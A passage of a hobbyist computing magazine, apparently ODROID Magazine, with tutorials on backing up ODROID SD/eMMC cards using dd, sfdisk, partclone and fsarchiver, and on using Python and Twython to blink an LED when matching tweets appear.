To save and close the notebook, click on the “File” menu in the page and select “Close and Halt”. To terminate Jupyter, press Control-C twice in the terminal window from which you launched it. Once the Jupyter software has stopped, you can shutdown Spark and HDFS with:

```
$ /usr/local/spark/sbin/stop-all.sh
$ /usr/local/hadoop/sbin/stop-dfs.sh
```

Further Reading

If you want to learn more about the topics discussed in this article, you may use the following resources to get more information about the software, as well as my insights on Big Data.

My blog: <http://diybigdata.net>

Apache Hadoop: <http://hadoop.apache.org>

Apache Spark: <http://spark.apache.org>

Jupyter Notebook: <http://jupyter.org>

HOSTNAME


CAN YOU SET UP A NEW SERVER FOR ME?

SURE.

THE HOSTNAME IS VMPQTRNPVRDBSRO--

WE'RE USING A NEW NAMING CONVENTION. THE NAME WILL BE 10.4.1.35.

OH WOW, MUCH EASIER. THANKS!



BACKUP SCRIPTS

KEEP YOUR DATA SAFE FOR YOUR PEACE OF MIND

by Adrian Popa



You've worked hard to get your system in shape and worked out all of the bugs, but you know that things are not going to last, and you may be an update away from a broken browser, or you might want to experiment with a new kernel or beta package. To save yourself from future trouble, it's always a good idea to make a backup! However, backups are usually a source of confusion on the forums, and lots of new users struggle with them. In this article, we'll learn what needs to be done to keep your system safe.

Disks, partitions and file systems

Seasoned computer users have no problem distinguishing between disks, partitions and filesystems, but let's analyze them to have a common starting point. A disk is generally a physical device that stores data into randomly-accessible blocks. In more complex setups, multiple physical disks can be combined as RAID arrays using either hardware or software, and exposing them to the operating system as virtual disks. Partitions are sections on disks that usually hold a filesystem. Filesystems manage how files and data are stored in order to be found later on. In order to make a backup of your ODROID system, you will need to preserve the partition information and the contents of the partitions.

All disks start off with a 512 byte block of data that typically

Partition	File System	Label	Size	Used	Unused	Flags
unallocated	unallocated		24.00 MiB	---	---	
/dev/loop0p1	fat16	STORAGE	512.00 MiB	155.82 MiB	356.18 MiB	lba
/dev/loop0p2	ext4	system	512.00 MiB	443.02 MiB	68.98 MiB	
/dev/loop0p3	ext4	userdata	1.00 GiB	689.11 MiB	334.89 MiB	
/dev/loop0p4	extended		5.30 GiB	---	---	
/dev/loop0p5	ext4	cache	384.00 MiB	273.57 MiB	110.43 MiB	
/dev/loop0p6	ext4	boot.sel	512.00 MiB	52.25 MiB	459.75 MiB	
/dev/loop0p7	ext4	linux	4.42 GiB	1.77 GiB	2.65 GiB	


Partition layout of an Odroid CI triple-boot image

holds the bootloader (for x86 systems, 446 bytes) and the 64B Master Boot Record (MBR), which is explained at <http://bit.ly/2bMCTUh>. The MBR is a table with the start offset, length and partition type of your 4 primary partitions. These are the partitions mapped as 1-4 in the Linux kernel (e.g., sda1-sda4 for a disk called sda). The MBR is an old data structure, introduced in 1983, so it has some limitations. The need to use ever-larger disks (>2TB) led to the introduction of the GUID Partition Table (GPT) which replaces the MBR in newer systems and is detailed at <http://bit.ly/2bvb4oL>. ODROIDs can use both MBR and GPT, but the boot media is designed as a MBR volume because of its relatively small size and simplicity.

But, as shown in Figure 1, a disk may have more than 4 partitions. This is achieved by using a trick - one primary partition is marked as "extended" and it can contain any number of logical partitions. Linux represents them with numbers from 5 upwards (i.e., sda5, sda6 and so on). The partition information for the logical partitions is stored in structures similar to the MBR called Extended Boot Record (EBR) as explained at <http://bit.ly/2bw47Re>, which looks like a linked list as shown in Figure 2, but precedes the actual partition on disk.

The partitions you'll usually see on ODROIDs are FAT16/FAT32 (seen as VFAT under the mount command) and Ext2/3/4. There are other partition types supported by Linux, such as NTFS, XFS, and ZFS, but they are usually not critical to the boot

EBR position on disk



process, so they will be out of our scope. There are backup tools such as BackupPC (<http://bit.ly/2bx3J6R>) or Clonezilla (<http://bit.ly/1Iq2mN7>), which support more partition types or do backup on file level. These same tools should be used to backup your personal data, such as files, pictures or music. It's also a good idea before starting a backup to do some "spring cleaning" and delete things you no longer need, such as temporary files or downloads, in order to reduce the time it takes to do the backup and the size of the backup file. For instance, you can delete the cache of downloaded apt packages with the following command:

```
$ sudo apt-get clean
```

Backup strategies

There are a few ways of making a backup of your eMMC/SD card. The simplest to implement is to make a 1:1 binary copy of your data to an image file. For this task, you can use a tool such as dd or Win32DiskImager. Note that all of the commands that follow expect to have the variable \$backupDir replaced by the path to your desired backup directory, which can't be on the same partition you're trying to backup for obvious reasons.

```
$ sudo dd if=/dev/mmcblk0 \
of=$backupDir/backup.img bs=1M
```

In the command above, "if" represents "input file" and should point to the block device representing your disk, such as /dev/mmcblk0, and "of" represents the "output file" where data should be written to. The parameter "bs" represents "block size", which signifies how much data is read and written at once. A variation of the dd command that shows progress uses the "pv" command (pipe viewer):

```
# apt-get install pv
# dd if=/dev/mmcblk0 bs=1M | \
pv | dd of=$backupDir/backup.img
```

Restoring the data is equally easy - just replace the values of "if" and "of":

```
$ sudo dd if=$backupDir/backup.img \
of=/dev/mmcblk0 bs=1M
```

Note that dd makes a binary copy of your disk. This means that it will copy also the free space on your disk. The default output file will be as large as your disk, which means that copying a 64GB SD card of mostly empty space will take a long time and take up a lot of room. The advantage is that you can later run tools like PhotoRec (<http://bit.ly/1jwXELB>) on the

free space and possibly recover deleted files, which is useful when doing data forensics or recovering from bad media. The disadvantage is that the image will be big and slow to copy. You can use dd together with gzip to shrink the image before writing it to reduce size a bit, but you won't save time:

```
# dd if=/dev/mmcblk0 bs=1M | gzip -c > $backupDir/
backup.img.gz
# gunzip -c $backupDir/backup.img.gz | dd of=/dev/
mmcblk0 bs=1M
```

Also note that, in theory, you can do a backup with dd on a live system by copying it while the partitions are mounted, but there is a risk of inconsistencies if files are changed while doing the backup. It's best to do an offline backup by pulling the eMMC/SD card, plug it into a different system, and do the backup without having mounted partitions. There's also a disadvantage when copying between media of slightly different sizes. Since not all 16GB cards are exactly the same size, you might end up with a truncated partition on your destination.

The "dd" utility has the advantage that it is easy to use, but to gain backup/restore speed and minimize necessary backup space, you need to break up the backup operation into several steps and avoid backing up free space. For this, you'll need to backup the MBR + EBR, bootloader, and individual partitions.

You can still cheat and use dd if you use gparted in order to shrink your largest/last partition to only the used size, dd up to that size, then resize the partition back to the original size after you restore it, but it involves some manual work.

MBR backup and restore

The MBR and EBR are small data structures and can be easily backed up with dd. But because the EBR's position on disk can vary, you should rely on a partitioning tool to extract and restore the MBR/EBR data. Such a tool is sfdisk:

```
$ sudo apt-get install sfdisk
$ sudo sfdisk -d /dev/mmcblk0 > \
$backupDir/partition_table.txt
```

To restore it later, you need to supply the saved file to sfdisk like this:

```
$ sudo sfdisk /dev/mmcblk0 < \
$backupDir/partition_table.txt
```

Note that overwriting the MBR on a disk with existing partitions is equivalent to deleting the partitions since the operating system will not be able to find the offsets to the old partitions anymore, so use the restore step with extreme care! This backup can be performed on a live system without risks since

partition tables are not usually changed during runtime.

Bootloader backup and restore

ODROIDS use U-Boot as a bootloader, as detailed in the November 2015 issue of ODROID Magazine November 2015 (<http://bit.ly/2bA3P9g>). U-Boot stores its code and data in the unallocated space after the MBR and at the beginning of the first partition. There is also some bootstrap code in the first 446 bytes in the first sector, before the partition table. Since the size and structure of U-Boot may differ between ODROID models, it's safest to do a binary backup of this unallocated space with dd. First, you need to find out the start sector of the first partition with sfdisk:

```
$ sudo sfdisk -l /dev/mmcblk0
```

```
adrian@frost:~/temp/odroid/cl$ sudo sfdisk -l /dev/loop0
Disk /dev/loop0: 7.3 GiB, 7864320000 bytes, 15360000 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x550ede21

Device      Boot  Start      End  Sectors  Size Id Type
/dev/loop0p1  49152  1097727  1048576  512M c W95 FAT32 (LBA)
/dev/loop0p2  1097728  2146303  1048576  512M 83 Linux
/dev/loop0p3  2146304  4243455  2097152   1G 83 Linux
/dev/loop0p4  4243456  15359999 11116544  5.3G  5 Extended
/dev/loop0p5  4245504  5031935   786432  384M 83 Linux
/dev/loop0p6  5033984  6082559  1048576  512M 83 Linux
/dev/loop0p7  6084608  15359999  9275392  4.4G 83 Linux
```

Identify the start sector of the first partition with sfdisk and sector size

As indicated in Figure 3, the first partition (loop0p1) starts at offset 49152, so we'll need to copy everything up to and including sector 49151. The bs (block size) parameter must match what sfdisk reported in the "Units" line:

```
$ sudo dd if=/dev/mmcblk0 \
of=$backupDir/bootloader.bin bs=512 count=49151
```

Note that the dd command will also copy over the MBR, which is sector 0). To restore the bootloader and skip restoring the partition table as well, you can use the following command:

```
$ sudo dd if=$backupDir/bootloader.bin \
of=/dev/mmcblk0 bs=512 skip=1 seek=1
```

You should also restore the bootstrap code from the first sector:

```
$ sudo dd if=$backupDir/bootloader.bin \
of=/dev/mmcblk0 bs=446 count=1
```

To restore the partition table as well, do not add the skip and seek parameters. This too can be done on a live system since the data is mostly read-only.

FAT partitions backup and restore

By default, Hardkernel's images come with a FAT16/32 partition mounted under /media/boot that contains the kernel, initrd, device tree and boot.ini files. All of these are crucial to system startup. Android systems expose this partition as "sdcard" storage.

There are several tools for linux that backup FAT partitions. I used to use partimage, but it fails to verify the checksum of the partitions on C2, so I switched to partclone. Partclone can do a block backup of FAT partitions preserving data at the same offsets, but can skip empty space.

```
$ sudo apt-get install partclone
$ sudo partclone.vfat -c -s \
/dev/mmcblk0p1 \
-O $backupDir/partition_1.img
```

The "-c" specifies "clone", "-s" is the source partition, which is the first partition in our case, and "-O" is the output file, which will get overwritten if it exists. Note that partclone cannot operate on mounted filesystems and will exit with an error. In order to back up from a running ODROID, you will need to unmount /media/boot, perform the backup and mount it back again.

To restore a FAT partition, you can run the following command:

```
$ sudo partclone.restore -s \
$backupDir/partition_1.img -o /dev/mmcblk0p1
```

```
root@odroid64:~# umount /media/boot
root@odroid64:~# partclone.vfat -c -s /dev/mmcblk0p1 -O partition_1.img
Partclone v0.2.86 http://partclone.org
Starting to clone device (/dev/mmcblk0p1) to image (partition_1.img)
Reading Super Block
Elapsed: 00:00:01, Remaining: 00:00:00, Completed: 100.00%
Total Time: 00:00:01, 100.00% completed!
done!
File system: FAT16
Device size: 134.2 MB = 262144 Blocks
Space in use: 43.5 MB = 84872 Blocks
Free Space: 90.8 MB = 177272 Blocks
Block size: 512 Byte
Elapsed: 00:00:02, Remaining: 00:00:00, Completed: 100.00%, Rate: 1.30GB/min,
current block: 262144, total block: 262144, Complete: 100.00%
Total Time: 00:00:02, Ave. Rate: 1.3GB/min, 100.00% completed!
Syncing... OK!
Partclone successfully cloned the device (/dev/mmcblk0p1) to the image (partio
n_1.img)
Cloned successfully.
root@odroid64:~#
```

Partclone backup with prior unmounting of /media/boot

Unfortunately, PartClone will not allow you to restore a partition to a smaller or larger target partition, so any size adjustment you will need to make after the restore is done. You can actually restore to a larger partition, but you will need to manually grow it in order to use the extra space.

Ext2/3/4 partitions backup and restore

In order to backup and restore Ext2/3/4 filesystems, we'll need to use a different tool called FSArchiver. Unlike PartClone, FSArchiver creates a file level backup and reconstructs the filesystem upon restore. Unfortunately, because of certain particularities of FAT systems where Windows boot files need to be at specific offsets, the author of fsarchiver does not support backing up FAT filesystems as well, so we're stuck to using two tools for the job. But with the help of external packages fsarchiver can support other filesystems as well, such as XFS, ReiserFS, JFS, BTRFS and NTFS. It usually backs up unmounted filesystems, but can be used on live filesystems as well with the "-A" flag, which may not always work. FSArchiver has the advantage that it can restore a filesystem in a bigger or smaller target partition while preserving UUIDs. In order to back up the second partition, you can run the following commands:

```
$ sudo apt-get install fsarchiver
$ sudo fsarchiver -o -v -A -j 4 \
  savefs $backupDir/partition_2.fsa \
  /dev/mmcblk0p2
```

The "-o" flag means overwrite the destination file if it exists, "-v" is verbose output, "-A" allows you to backup a mounted partition and "-j 4" allows it to use 4 cores for compression.

In order to restore a fsa backup you can run the following command:

```
$ sudo fsarchiver restfs \
  $backupDir/partition_2.fsa \
  id=0,dest=/dev/mmcblk0p2
```

Note that since FSArchiver supports multiple partitions inside an archive, it needs you to specify which partition id to restore. In our example, we store only one partition in an archive, so you'll always specify id=0 when restoring.

ODROID backup tool

Now that you know how to do things manually, you may question why backup and restore operations are not simpler, using point and click operations. I agree that nobody has the time to remember all the command line arguments from various commands, so I hacked together a rudimentary GUI that can walk you through your backup and restore process.

The tool is descriptively called "odroid-backup". It's written in Perl and uses zenity and dialog to build a rudimentary GUI, because I'm too old to learn Python. To install the tool, you can download it from my GitHub repository:


```
$ sudo wget -O /usr/local/bin/odroid-backup.pl \
  https://raw.githubusercontent.com/
```

```
mad-ady/odroid-backup/master/odroid-backup.pl
$ sudo chmod a+x \
  /usr/local/bin/odroid-backup.pl
```

The script depends on a bunch of non-standard Perl modules as well as some Linux utilities, and will display a list of missing dependencies and ways of fixing it when you first run it. To install all dependencies at once, run the following:

```
$ sudo apt-get install \
  libui-dialog-perl zenity \
  dialog libnumber-bytes-human-perl \
  libjson-perl sfdisk fsarchiver \
  udev util-linux coreutils \
  partclone parted
```

The script is designed to run on Linux systems, such as a PC to which you've hooked up a SD card or eMMC module via a USB adapter, or directly on the ODROID (sorry Windows fans). Also, the script will create graphical windows if it detects that you're running an X11 session, or will fall back to ncurses (display) if you're connected via ssh or terminal. You can manually force this with the --text switch.




Zenity vs display rendering

To perform a backup, start the tool in a terminal and select "Backup partitions", then select OK (1):

```
$ sudo odroid-backup.pl
```

You will be presented with a list of removable drives in your system. You can start the program with the -a flag in order to display all drives, which is the case when running directly on the ODROID, since eMMC and SD are shown as non-removable. Select the desired one and click OK (2). You will then be presented with a list of partitions on that drive. Select the ones you wish to backup (3). Next, you will have to select a directory to which to save the backups. It's best to have a clean directory (4). Press OK, and backup will start with a rudimentary progress bar to keep you company (5). When the backup is done, you will be presented with a status window with the backup results and possible errors (6). The backup files have the same naming convention used in this article.




Backup steps

To perform a restore, start the tool in a terminal, select “Restore partitions”, then select OK (1):

```
$ sudo odroid-backup.pl
```

You will have to select the directory holding your valuable backups and select OK (2). In the resulting window, select which partitions you wish to restore from the backup and select OK (3). Note that the partitions are restored in the same order as they were on the original disk, which means that partition 1 will be the first partition, and so on. In the last window, you

will be asked on which drive to restore the data (4). Enjoy watching the progress bar progressing (5), and in the end you will have a status window with the restore results (6). The log file is also saved in `/var/log/odroid-backup.log`.



Restore steps

As you might suspect, no piece of software is free of bugs, but hopefully this six step script will have its uses. This script has some shortcomings, such as the zenity windows not always displaying the instruction text, which is why I added the title bar. There is also no validation of the backups or restores. You will have to review the log to verify that the backup or restore operation completed successfully. One other limitation is that FAT partitions need to be manually unmounted before backup, although Ext2/3/4 can be backed-up live. Finally, the `sfdisk` utility on Ubuntu 14.04 doesn't support JSON output, so it will not work there, although I can add support if needed. The program was tested by backing up and restoring several official Hardkernel Linux and Android images, as well as triple-boot images, and so far everything seems to work. Ideas for improvement and patches are welcome on the support thread at <http://bit.ly/2bEyFz1>.

ODROID-C2 AS AN IOT DEVICE

INTERFACING WITH THE REAL WORLD

by **Melissas Miltiadis**

In this article, we will see how to use an ODROID-C2 as an IoT (Internet of Things) device from a developer's perspective rather than a desktop user. In particular, we will use an ODROID-C2 in order to connect online with a sophisticated web-based service like Twitter, establish a connection, search for some data and finally respond to that data. We will also take the opportunity to explain the use of ODROID-C2's GPIO connections by controlling and manipulating them programmatically via the Python programming language.

In order to achieve our goals, we will use the ODROID-C2 to connect to our Twitter account, search our stream for a particular string - say, for example, "ODROID" or "Hardkernel", and then respond to that string with a blink of an LED. This is a usage scenario that can be expanded with the use of a servo or some other kind of actuator, creating endless possibilities. We can search for a particular string and count the number of times that it appears in our stream, and then respond (quantitative analysis), or we can use some sentiment analysis tool to make quality judgments and respond to them accordingly (quality analysis). Finally we can use other web-based services like email to remotely control a robotic arm (telemedicine) or accomplish more simple tasks like the control of the lights at home. The ODROID-C2 is an excellent IoT controller/device for all these cases and much more!

This article is divided into 3 parts: The first part deals with the use of the Python-based Twython SDK ([http://bit.](http://bit.ly/2aOjCnT)

[ly/2aOjCnT](http://bit.ly/2aOjCnT)), explaining the role and scope of its use in the construction of a relevant application.


The second part is about Python coding and how to search for a particular string in our stream on Twitter account using a specific Twython class. Finally, in the third part we will connect an LED to ODROID-C2, and in response to a successful search, we will drive the state of that LED. We will also explain the use of the GPIOs and how to control them through the WiringPi Library. We assume that you have ODROID-C2 with Hardkernel's latest Ubuntu v2.0 release [<http://bit.ly/2b58GEE>] and Python installed. All code is written in Python version 2.7.12.

Role of Twython

To access Twitter services (through their API), you can use different SDKs. There are a variety of different libraries available, but we will use Twython. Twython provides good online documentation for its use. By using Twython with an ODROID-C2, we can send tweets, but you can also look through tweets and respond with the blink of an LED if a tweet occurs with a specific tag, text, or a phrase.

Let's first install Twython on ODROID-C2. From the Mate desktop, open a terminal window and type the following commands one by one:

```
$ sudo apt-get update
$ sudo apt-get install python-pip
$ sudo pip install twython
```



We then have to register Twython to the Twitter servers as an application before we can use it programmatically. For this step, we assume that you already have a Twitter account and if not, go ahead and create one. You just need a valid email account for verification purposes, and have to fill in some fields with your username and password. Now we will need to use 4 keys upon registration for the authentication. The Twython library will use those keys to establish a connection with the Twitter servers.

With your browser open, navigate to: <http://apps.twitter.com> and start the registration process. Since it's a very simple procedure, I will cover this process briefly, as all we need are those 4 keys for authenticating our Python application. The first thing to do is to go to the above web address with your browser and click the Create An Application button.

Next, enter your information about the application. Fill in all the fields, especially those with the asterisk (*) next to them, as shown in Figure 1.

In this example, we used "Twython. OdroidC2" as a name, and "Twython for ODROID-C2 as a description. We

Figure 1 - Creating an application

also filled in the web address for Hardkernel's ODROID Magazine. Any valid website with some useful content is fine. Then, click the Create your Twitter application button at the bottom of the page. On the next screen, all you have to do is to select the tab Keys and Access Tokens tab, as shown in Figure 2.

There, you can see the already generated Consumer Key (API Key) and the




Figure 2 - Application Setup

Consumer Secret (API Secret). We will need 2 more keys. At the bottom of this page, there is a button for creating those access Token keys. Click it to obtain those and you will end up with a screen like the one shown in Figure 3.




Figure 3 - Access tokens (blacked out)

We now have all 4 of the necessary keys: Consumer Key, Consumer Secret, Access Token and Access Token Secret. As we will need them for our Python programming code, copy all of them to a separate file in your local computer.

Python programming

This section deals with programming in Python to search for a string and use a callback function. We will explain every

line of code in order to clarify as many questions as possible. Again, we assume that you have already a Twitter account, you have registered the Twitter app (application) (i.e., Twython - step 1), and you've got the 4 necessary keys. You'll also need an installation of the Twython package using pip in order to have access to Twython SDK (Software Development Key). Open your Python editor and type the following:

```
from twython import
TwythonStreamer
```

With this line of code, we import the class TwythonStreamer from the Twython library that we have already installed. This class (TwythonStreamer) will connect to the stream that we are receiving/sending tweets on, and allow us to filter the stream by looking for some text inside. We will be detecting tweets with those criteria set. Here is the next line of code:

```
execfile('/home/odroid/Twython.
Keys.py')
```

Here we import the Twython keys that we received when we registered our app with the Twitter servers in step 1.. In order not to reveal our keys to anyone, it is a good idea to create a simple

Python script with these 4 keys. It's very easy to create such a script with Python programming language: with any text editor for example nano, vi or gedit. Usually the first two are already installed with any Ubuntu release. Open a new file and enter the 4 keys as follows:

```
#Twython Keys
Consumer_Key='copy here the Consumer Key'
Consumer_Secret='copy here the Consumer Secret'
Access_Token='copy here the Access Token'
Access_Token_Secret='copy here the Access_Token_Secret'
```

Finally, save and close that file. We have created our own script under the name Twython.Keys.py and saved it to the odroid's home default directory (i.e., /home/odroid/). So with the execfile('/home/odroid/Twython.Keys.py') statement, all we are doing is executing that script. Our next step is to define a new streamer class which broadens the TwythonStreamer class. The reason we define a new class from another class is that we want to redefine some of the functions that are already in that class:

```
class TwitterStreamer(TwythonStreamer):
```

Figure 4 - ODROID-C2 GPIO pin layout chart

WiringPi GPIO#	Export GPIO#	ODROID-C2 PIN	Label	HEADER	Label	ODROID-C2 PIN	Export GPIO#	WiringPi GPIO#
			3V3	1 2	5V0			
	205	I2CA_SDA	SDA1	3 4	5V0			
	206	I2CA_SCL	SCL1	5 6	GND			
7	249	GPIOX.BIT21	#249	7 8	TXD1	TXD_B	113	
			GND	9 10	RXD1	RXD_B	114	
0	247	GPIOX.BIT19	#247	11 12	#238	GPIOY.BIT10	238	1
2	239	GPIOX.BIT11	#239	13 14	GND			
3	237	GPIOX.BIT9	#237	15 16	#236	GPIOX.BIT8	236	4
			3V3	17 18	#233	GPIOX.BIT5	233	5
12	235	GPIOX.BIT7	#235	19 20	GND			
13	232	GPIOX.BIT4	#232	21 22	#231	GPIOX.BIT3	231	6
14	230	GPIOX.BIT2	#230	23 24	#229	GPIOX.BIT1	229	10
			GND	25 26	#225	GPIOY.BIT14	225	11
	207	I2CB_SDA	SDA2	27 28	SCL2	I2CB_SCL	77	
21	228	GPIOX.BIT0	#228	29 30	GND			
22	219	GPIOY.BIT8	#219	31 32	#224	GPIOY.BIT13	224	26
23	234	GPIOX.BIT6	#234	33 34	GND			
24	214	GPIOY.BIT3	#214	35 36	#218	GPIOY.BIT7	218	27
		ADC.AIN1	AIN1	37 38	1V8			
			GND	39 40	AIN0	ADC.AIN0		

With the above Python line of code, our new class `TwitterStreamer` inherits everything from `TwythonStreamer`. We will particularly use the `TwythonStreamer` class method `on_success()` by redefining its scope of use. What we are saying by redefining this function is that if the data we are looking at is not empty (tag, text, phrase), we invoke another function (callback function) in order to start the blinking of an LED. The next line of code then defines this function:

```
def on_success(self, data):
```

As the last step, we check it with an “if” statement:

```
if 'text' in data:
    print('ODROID-C2 success!')
    blinkLED()
```

What we have achieved here is that if the dictionary “text” in data has some data that matches our given criteria, then call the `blinkLED()` function. We can actually print a message before doing that and notify the user that the search end it up with success, as we did on the code above.

Next, let’s instantiate our new class (`TwitterStreamer`):

```
myStream=TwitterStreamer(Consumer_Key, Consumer_Secret,
    Access_Token, Access_Token_Secret)
```

What we actually did is to call the class constructor to create our object `myStream` and we are passing the 4 keys as arguments. Next, we set the filtering method:

```
myStream.statuses.filter(track='Odroid IoT')
```

As you can easily see, we passed the `track` argument to the filtering method for the phrase/text/tag we want to filter. That’s it. We did it. In the final

